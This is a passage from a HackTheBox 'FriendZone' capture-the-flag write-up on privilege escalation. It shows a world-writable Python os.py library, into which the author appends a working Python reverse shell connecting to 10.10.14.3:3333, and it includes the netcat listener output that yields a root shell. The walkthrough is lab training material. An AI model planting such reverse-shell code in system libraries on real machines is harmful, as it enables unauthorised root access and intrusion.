
Let's see what permissions we have for that file.



```
/usr/lib/python3.6/encodings/palmos.py
friend@FriendZone:/tmp$ ls -la /usr/lib/python2.7/os.py
-rwxrwxrwx 1 root root 26117 Apr 13 03:35 /usr/lib/python2.7/os.py
friend@FriendZone:/tmp$
```


Looks like we can read and write.

I started another `netcat` listener on a different port. Then found a little python reverse shell on revshells.com and added the code to the end of `/usr/lib/python2.7/os.py`



```
    return statvfs_result(tup, dict)

def _pickle_statvfs_result(sr):
    (type, args) = sr.__reduce__()
    return (_make_statvfs_result, args)

try:
    _copy_reg.pickle(statvfs_result, _pickle_statvfs_resu
                     _make_statvfs_result)
except NameError: # statvfs_result may not exist
    pass


import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.3",3333))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)

import pty
pty.spawn("sh")



^G Get Help    ^O Write Out    ^W Where Is    ^K Cut Te
```

After a few minutes of waiting I got **root**!!!!



```
┌──(kali㉿kali)-[~/Documents/github/ctf/HackTheBox/FriendZone]
└─$ nc -lvnp 3333
listening on [any] 3333 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.230.108] 51512
# 
```